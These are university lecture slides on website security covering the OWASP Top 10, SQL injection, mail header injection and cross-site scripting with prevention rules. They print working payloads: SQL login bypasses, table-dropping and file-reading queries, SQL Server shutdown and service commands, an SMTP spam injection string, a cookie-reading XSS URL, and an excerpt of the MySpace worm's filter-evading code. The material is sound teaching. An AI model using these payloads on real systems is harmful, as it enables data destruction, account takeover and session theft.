Mag. iur. Dr. techn. Michael Sonntag

Website security

Institute for Information Processing and
Microprocessor Technology (FIM)
Johannes Kepler University Linz, Austria

E-Mail: sonntag@fim.uni-linz.ac.at
http://www.fim.uni-linz.ac.at/staff/sonntag.htm

Agenda

- Individual attacks:
  - → SQL injection, Cross-site-scripting, Cross-site-request-forgery, Buffer overflows, Google hacking/Gathering information, Information leakage/Error messages, Insecure direct object reference, Unvalidated redirects and forwards, Malicious file execution, CSS hacking, Session management/Session hijacking/Access control, Insecure cryptographic storage, Insufficient transport layer protection, Failure to restrict URL access, Security misconfiguration, ZIP/XML bombs, Input validation
- Principles for avoidance

Web Security Report 2010

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Source: OWASP

Web Security Report 2013

Release candidate!

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Source: OWASP

Web security: General problems

- Security for web pages is often a very technical issue
  - → Organization is important too, but has less to do with “web”!
- “Big picture” is needed for web security
  - → Today almost nobody is interested in “hacking a website”… … they want to steal credit card information, get E-Mail addresses, impersonate banking websites etc.
    - » This means the web site is not the goal, but just the medium
    - » One consequence: Hacking should be very “silent”
      - – Nobody should notice that it occurred, not even the owner
      - – Rare but existing: Fixing security problems after hacking to keep away others and prevent any problems (→ attention) for admin!
  - → Economy of scale: Comparatively few software is used on the web (e.g. how many webserver SW does exist?)
    - » One flaw found: Automatic reuse across a huge number of opportunities possible!

Web security: General problems

- Further problems of web security
  - → Huge number of “not-that-educated-in-security” webmasters
    - » “Getting it to run” is easy → A new webmaster is born!
  - → Law of Vulnerabilities: Even very old vuln. (where patches are available!) will occur “in the wild” for a very long time
    - » Even with old attacks you can still be successful
    - » First patch, then go online: Old attacks will be tried as well!
  - → Some attacks are extremely complex
    - » You can’t do anything against it, except wait for a patch by the software vendor
      - – No reconfiguration possible, just shutting down the server …
  - → WWW = Automated system, 24/7 online
    - » Automatic testing/attacks are possible without difficulty
      - – Preventing them is very hard; detection and selective blocking/temporary lockouts/… are an option

Types of attacks

- Completely new types of attacks are very rare!
  - → Huge mass of attacks: Same old type of attack (e.g. buffer overflow, SQL injection) is found in other software, was introduced by a recent patch, …
  - → These can be “trivially” prevented by taking care while developing a web application
- Therefore it is very important to know and understand these types of attacks
  - → And what can be done against them
- Completely immune against them → You sleep peacefully!

Types of attacks

- Very coarse classification:
  - → Attacks against cryptography
    - » Incorrect implementation, bad key/certificate handling, systematic weaknesses (TLS protocol problem!), …
  - → Information leakage
    - » Error messages, internal data sent to client, direct object reference, CSS hacking, …
  - → Input validation problems
    - » SQL injection, Cross site scripting, encoding validation, …
  - → Incorrect code
    - » Buffer/heap overflow, malicious file execution, access control errors, …
  - → Trusting the client
    - » Unvalidated redirect and forwards, client-side security, …

Injection

Injection attacks

- An attacker sends some input to the server, which is incorrectly interpreted there
  - → Idea: Data is provided, but is then executed as command(s)
- Typical examples: SQL/LDAP/XPath queries, OS commands, program arguments, …
  - → Can be seen as a kind of incorrect/missing input validation
- Is very common!
  - → Mostly also very easy to prevent!
- The impact may be extremely severe: Typically DoS as well as complete modification of all data is possible
- Basic problem:
  - → Some data originates from an untrusted source (=client)
  - → This data is not clearly and completely separated from data originating from a trusted source (e.g. source code, server configuration)

SQL injection

- User input is used as part of the input to a database
  - → Typically these are SQL databases today
    - » But problem applies to all kinds of DBs, DB languages & inputs!
  - → Typical examples: Login forms, search forms, other forms
- Example: Search form
  - → The following query is used in the software
    - » SELECT * FROM Articles WHERE Text LIKE '%"+searchword+"%';
  - → But what if someone enters the following search term:
    '; DROP TABLE Articles;--
    - » "--<space>" at the end → Rest of line is comment!
  - → Resulting query that will be executed: SELECT * FROM Articles WHERE Text LIKE '%'; DROP TABLE Articles;-- %';
    - » Selects all articles; deletes the whole table; ignores a comment!
- More data can be elicited through illegal SQL

SQL injection


- You can obviously also insert any data, which is interesting for XSS attacks, as input verification is subverted!
  - → This doesn't go through any other input validation rules
- You are typically not limited to the table used in the query
- Any commands are executed with the rights of the webserver
  - → This is typically rather much
  - → So make sure that your webserver receives as little permissions as possible
    - » E.g. cannot read outside its "own" directories
    - » "Containment": Separate application → Separate database → Separate user for accessing it through the webserver
    - » (Read-only) views, but no table access
- Some special commands/syntax/… work only in some SW
  - → Take great care that your escaping/… applies to this product and this version!

SQL injection

- Blind injection: SQL injection where the result is not immediately apparent to the attacker
  - → Time delays: Query will take a long time if assumption is true
  - → Conditional error: Error message as a result of the test
    - » SELECT 1/0 FROM Users WHERE Username='admin';
      - – Error only when such a user exists!
  - → Conditional response: Result page will be somehow different
  - → Such attacks are difficult and time-consuming, but possible!
- Note: The attacker can usually try for as long as he wants, with automated software, and usually undetected!
- MS SQL server is particularly dangerous:
  - → The stored procedure master..xp_cmdshell can run any command (with the permissions of the DB!)
    - » Always limit access to this procedure (and: xp_sendmail, …)!

SQL injection: Examples


- Escaping from the escape filters:
  - → select * from login where user = char(39,97,39)



- Finding column names:
  - → Always add the column from the previous error message
    - » ' HAVING 1=1 --
    - » ' GROUP BY table.columnfromerror1 HAVING 1=1 --
    - » ' GROUP BY table.columnfromerror1, columnfromerror2 HAVING 1=1 --
- Logging in:
  - → ' OR 1=1 -- admin´ # sa´ /*
  - → ' UNION SELECT 1,'user','xyz',1 --
    - » Note: Requires previous knowledge of the query structure!
  - → MD5 verification (complex; first retrieves user data, then compares):
    - » Username = admin ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055' --
    - » Password = 1234

SQL injection: Examples

- MS SQL Server specific
  - → Reading files from the file system:
    - » create table aFile (line varchar(5000)); bulk insert aFile from 'path_to_file'; select * from aFile" --
  - → Control Windows services:
    - » exec xp_servicecontrol stop, MSFTPSVC → Stops FTP service
  - → Shutdown server:
    - » ';shutdown --
- MySQL specific
  - → Checking a table exists:
    - » IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1))
  - → Read a file:
    - » SELECT LOAD_FILE(0x633A5C626F6F742E696E69)
  - → Version detection: SELECT /*!32302 1/0, */ 1 FROM table
    - » Will cause an error if using MySQL and version > 3.23.02



SQL injection: Detection


- Code inspection: You need to know what to look for
  - → Advantage: Check for using specific “procedures” (like constructing queries as strings), not individual problems (like an incorrect query statement)
- Fuzzing tools:
  - → Inspecting forms automatically
  - → Submitting form with random modifications/inserted data
  - → Verifying output and DB (here automation is problematic!)
- Data flow analysis tools
  - → Traces data from its source to where it is contained
  - → See also “tainting”!
    - » Input data is marked as “tainted” with a flag, this is passed on through all uses of a variable and checked in “dangerous” calls
    - » Problem: Speed impact, complexity, false positives

SQL injection: Detection

- How to check whether a form is vulnerable:
  - ❶ Find a form in the website with parameters
    - » E.g. http://www.site.com/show.php?id=1
    - » ´SELECT field FROM table WHERE ID = ´+id+´;´
  - ❷ (Try to) Inject a query which is certainly empty:
    - » http://www.site.com/show.php?id=1 and 1=2
      - – Note: URL escaping removed here (actually: id=1%20and%201=2)!
    - » ´SELECT field FROM table WHERE ID = 1 and 1=2;´
      - – Empty result set → Nothing shown
  - ❸ (Try to) Inject a query which is certainly not empty:
      - – This step: Just to make sure!
    - » http://www.site.com/show.php?id=1 and 1=1
    - » ´SELECT field FROM table WHERE ID = 1 and 1=1;´
      - – Result should be the same as in step ❶
  - → Result: We know that this form is susceptible to injection
    - » We can do whatever we want; no need to search for other forms!

SQL injection: Prevention

- Escaping ' and ; are good, but insufficient!
  - → Techniques exist to "live without" or use other options
    - » Just removing them? → uni'on sel'ect @@version-'-
    - » See examples for “char(…”; also: “CONCAT(…, …, …)”
  - → You should do it, but never rely on it
- Verify all input data according to a whitelist
  - → And strictly enforce length limits → SQL injection is usually (but not always!) a long string to be of use
  - → Verify which characters may occur (e.g. names with ´?)




- Limit database permissions
  - → DB itself should always be separate user with least privileges
  - → Each application should have its own DB and user
    - » And each application accessing it should also have it’s own user
    - » E.g.: Backend (→ write permissions); public frontend (read only on some special views containing only relevant columns)

SQL injection: Prevention

- Parameterized queries
  - → Do not construct queries as string by concatenation
  - → Store all queries in DB & call them with content as parameter
    - » All data is automatically "escaped" → Parameters are always and only pure data, never commands (or their elements)
    - » Note: E.g. XSS is not prevented by this, only DB modifications!
  - → Trivial and works perfectly (no SQL injection possible at all!)
- Use stored procedures:
  - → Like parameterized queries, but “query” is stored in DB
  - → Potential danger: You can use other commands in these stored procedures as well
    - » E.g. concatenating input to a string to produce a query …
  - → If taking care this is exactly as safe (=perfect) as par. queries!

SQL injection: Paper based ☺



Source: xkcd: Exploits of a Mom, http://xkcd.com/327/

SQL injection: Car based ☺


Source: http://cache.gizmodo.de/wp-content/uploads/2010/03/for_traffic_cameras.jpg

Injection variant: Mail header injection

- The user can enter an E-Mail address, to which some data will be sent (recommendation etc.)
  - → E.g. just printing the user input as the destination address
  - → Possible input: "sender@junk.com\nRCPT TO: rec1@org, rec2@org\nDATA\nSpam message\n.\nQUIT\n"
  - → This will result in a "strange" SMTP session!
- Whenever the user enters something which ends up in a protocol, something similar becomes possible
  - → See later: HTTP response splitting (same idea with HTTP!)
- Basic idea: Send data which is the interpreted as part of the protocol to perform
- How to prevent: Make sure that the data is ONLY data!
  - → And doesn't contain linebreaks, tabs etc.

Cross-Site Scripting (XSS)

Cross-site-scripting (XSS)



Cross-site-scripting (XSS)

- Code injection by malicious users into someone else's web application, to be viewed/executed by end users
  - → Typical problem of bad input validation!
- XSS example:
  - → Online banking site with discussion forum
  - → Post a message with JavaScript code embedded in it
  - → Every user viewing this message will execute this code in his own browser; within the context of the banking site
- Note: The URL is perfectly fine!
  - → **Browser security features will not help here!**
  - → **Bypasses access controls and same-origin-policy!**
  - → **Encryption (TLS) and certificates will not help at all!**
- 2007: Approx. 80% of all security vulnerabilities were XSS
  - → Other sources: 90% of all websites contain one of these

Cross-site-scripting: “Stored" or "Reflected" XSS

- Reflected: Injecting a script which is “bounced” back
  - → Could be reflected by a search result page, some quote, or an error message
    - » Any response which contains at least some part of the user input
  - → Can be encoded in the URL
    - » So it might be provided from site-externally!
    - » Simple to exploit: Just bring someone to click on this special link
    - » Note: This code can be encoded in the URL, e.g. by obfuscation, to be not recognizable as program code!
    - » Example: Links in Spam messages
- Stored: “Store” the script on the site
  - → Data entered by the user is stored in a DB and "reflected back“ whenever a certain page/article/… is accessed
    - » I.e., the stored data is used to construct the response
  - → Huge multiplication factor: 1 site → thousands of users!

DOM-based XSS

- Injected code is executed through modifying the DOM in the victims browser used by the original script
  - → Normal script produces unexpected results because of “strange” input data
- The page itself is exactly as it should be, but the DOM model created in the client is different than it should be
  - → Servers can detect some kinds (below: In request URL)
- Example: Code to select language
  - → Select your language: <select><script> document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+ "</OPTION>"); document.write("<OPTION value=2>English</OPTION>"); </script></select>
  - → Normal URL: http://www.some.site/page.html?default=French
  - → DOM-based XSS attack: Get the user to click on the following URL http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
  - → The following URL is requested (=document.location in result): http://www.site.com/page.html?default=<script>alert(document.cookie)</script>
  - → When rendering the page, “alert(document.cookie)” is executed!
  - → Note: The page sent over the network does not contain the code “alert(document.cookie)” at all!
- Especially vulnerable: document.location, anchors (URL after “#”)

Cross-site-scripting: Consequences

- What is the result? XSS can do the following:
  - → All is performed as if the code came from a trusted site
  - → It can steal cookies and session tokens
  - → It can present a login-form
    - » With the information entered being sent to the attacker!
  - → It can read and change all data on this page
  - → It can be used as a proxy, for DoS, or port mapping attacks on the local network or third-party sites
- Encoding possibilities to hide the code:
  - → Using Unicode, entities, escaping, …
  - → Can avoid using "<" or ">"
  - → ActiveX, Flash and similar techniques may also be used
- MySpace XSS worm: 1 million victims in <24 hours!
  - → Stored XSS; viewing an infected profile was sufficient

XSS Example: MySpace worm (excerpt)

```
var B=String.fromCharCode(34); ← Double quotation mark “
var A=String.fromCharCode(39); ← Single quotation mark ´
function g() { … Retrieve complete code of page and return as string … }
var AA=g();
var AB=AA.indexOf('m'+'ycode'); var AC=AA.substring(AB,AB+4096);
var AD=AC.indexOf('D'+'IV'); var AE=AC.substring(0,AD);
    → Extract code of worm from the whole page into variable AE
if(AE) {
  AE=AE.replace('jav'+'a',A+'jav'+'a');
      AE=AE.replace('exp'+'r)','exp'+'r)'+A);
    → Prevent detection: Split „dangerous code“ into separate strings
    → MySpace removed the string „javascript“, quotes, … from any input
        » Plus a few other strings (<script>, <body>, onClick, “, ´, \“, \´,…)
  AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>,
    → This is the text which is inserted into the page!
}
```

XSS Example: MySpace worm (excerpt)

```
…
AG+=AF;
```

→ AF is the string including the worm code!

```
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['interestLabel']='heroes';
AS['submit']='Submit';
AS['interest']=AG;
AS['hash']=getHiddenParameter(AU,'hash');
```

→ MySpace generated a random hash on a GET page, which must be passed into the POST to actually add a friend

→ Get this page first (not shown here) and extract the token

```
httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,
postHero,'POST',paramsToString(AS))
```

→ Confirming the addition is not shown here, but works similarly!

XSS Example: MySpace worm (excerpt)

- The resulting page did look like this:

  <div id=mycode style="BACKGROUND: url('java
  script:eval(document.all.mycode.expr)'),,
  expr="var B= … ← See previous slide!
  …
  return true}"></DIV>

- Very important: Line break between “java” and “script”!
  - → This enabled the code to **not be filtered** out, but **still be executed** within the browser!
- Script is stored in “expr” so single quotes can be used in it
  - → Otherwise both single and double quotes would already have been used and we could use neither!
  - → In “expr” only double quotes have been “used up”

Cross-site-scripting: Prevention

- Never try to filter out offending content, it just won't work!
- Always escape everything you write to the user
  - → Escaping <, >, (,), #, &, ", ‘, / significantly increases security!
    - » Result: No HTML can be embedded at all!
    - » Use Wiki technologies (“[…]” → link) → Customs "tags" which are converted to explicit and known HTML tags on output
    - » Note: Entity encoding alone is often not enough!
      - – Example: Inserting input into <script> tags, event handlers, CSS, …
  - → "Tainting" may help → Automatic tracking of "external" data
- Always validate all user input
  - → Whitelist: Only accept data exactly matching expect. format
- Cookies: Tie to IP address and mark as "HttpOnly“
- Users: Enter URLs manually/through bookmark
  - → Don't click on links in spam messages/message boards
  - → Turn off JavaScript and disable plugins

Cross-site-scripting: Prevention

- Complete prevention is very complex!
  - → SQL injection is trivial to protect against in comparison!
- Problem: HTML is very wide and allows all kinds of “hacks”
  - → Background: It’s complex; browsers are very fault-tolerant
- Best solution:
  - → Whatever users can submit, it’s never sent to a client
    - » Probably this advice is not very useful …
- So what to do?
  - → Escape all user-submitted content before sending it out
  - → This is complex: Depending on the location of the content in the HTML file, the escaping must be different
- Some things cannot be protected against
  - → You have to live without them!
    - » Example: eval, execScript, setTimeout, setInterval functions
    - » They produce code from strings!

Cross-site-scripting: Prevention

- Several rules by OWASP:
- -1: Never insert JS code from another site into your page
  - → No matter how you obtain it, as a URL parameter, request response, TCP connection, …
- 0: Never insert untrusted data except in allowed locations
  - → Directly in a script <script> ... UNTRUSTED … </script>
  - → Inside HTML comments <!-- … UNTRUSTED … -->
  - → In attribute names
  - → In tag names <diUNTRUSTEDv id= …>
- 1: HTML-escape data before putting it into element content
  - → … UNTRUSTED …
  - → Or any other HTML element
  - → Minimum escape: & → & < → < > → > " → " ´ → ' (' is not recommended!) / → /

Cross-site-scripting: Prevention

- 2: Attribute-escape data before putting it into “normal” attributes
  - → Does not apply to href, src, style, event handlers → Rule 3!
  - → Double quoted: <div attr=“ … UNTRUSTED … ”>
  - → Single quoted: <div attr=´ … UNTRUSTED … ´>
  - → Unquoted: <div attr= … UNTRUSTED … >
    - » Should not be used anyway!
  - → What to escape:
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
      - – Why this much? Because e.g. a space (and many more: % * + , - …) ends an unquoted attribute!
  - → Properly quoted attributes: Can only be escaped by using the same quote → Escaping would be sufficient!
    - » But can you be sure that EVERY attribute is always quoted?

Cross-site-scripting: Prevention

- 3: JavaScript-escape data before putting it in JS data values
  - → Especially: href, src, style, event handlers
  - → Somewhat safe are:
    - » Inside quoted string: <script>alert(´… UNTRUSTED …´)</script>
    - » Inside quoted expr.: <script>x="… UNTRUSTED …")</script>
    - » Inside quoted event handler:

  - → Attention: Some functions are never safe (see before)
    - » What takes a string and makes code from it/executes it
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Do not use "\" to escape: The HTML parser runs before the script parser and may match it (="claim as its own and so remove it")
  - → All attributes should always be quoted

Cross-site-scripting: Prevention

- 4: CSS-escape data before putting it into style values
  - → <style> selector { property : … UNTRUSTED …; } </style>
  - → <style> selector { property : "… UNTRUSTED …"; } </style>
  - → <div style=property : … UNTRUSTED …;> text
  - → <div style=property : "… UNTRUSTED …";> text
  - → What to escape: See Rule 2 above!
    - » All ASCII codes below 256 → &#x??; or named entity
      - – Excluding alphanumeric characters (A-Z, a-z, 0-9)
    - » Do not use "\" to escape: The HTML parser runs before the script parser and may match it (="claim as its own and so remove it")
    - » </style> may close the style block even when inside a quoted string, as the HTML parser runs before the JS parser!
  - → All attributes should always be quoted

Cross-site-scripting: Prevention

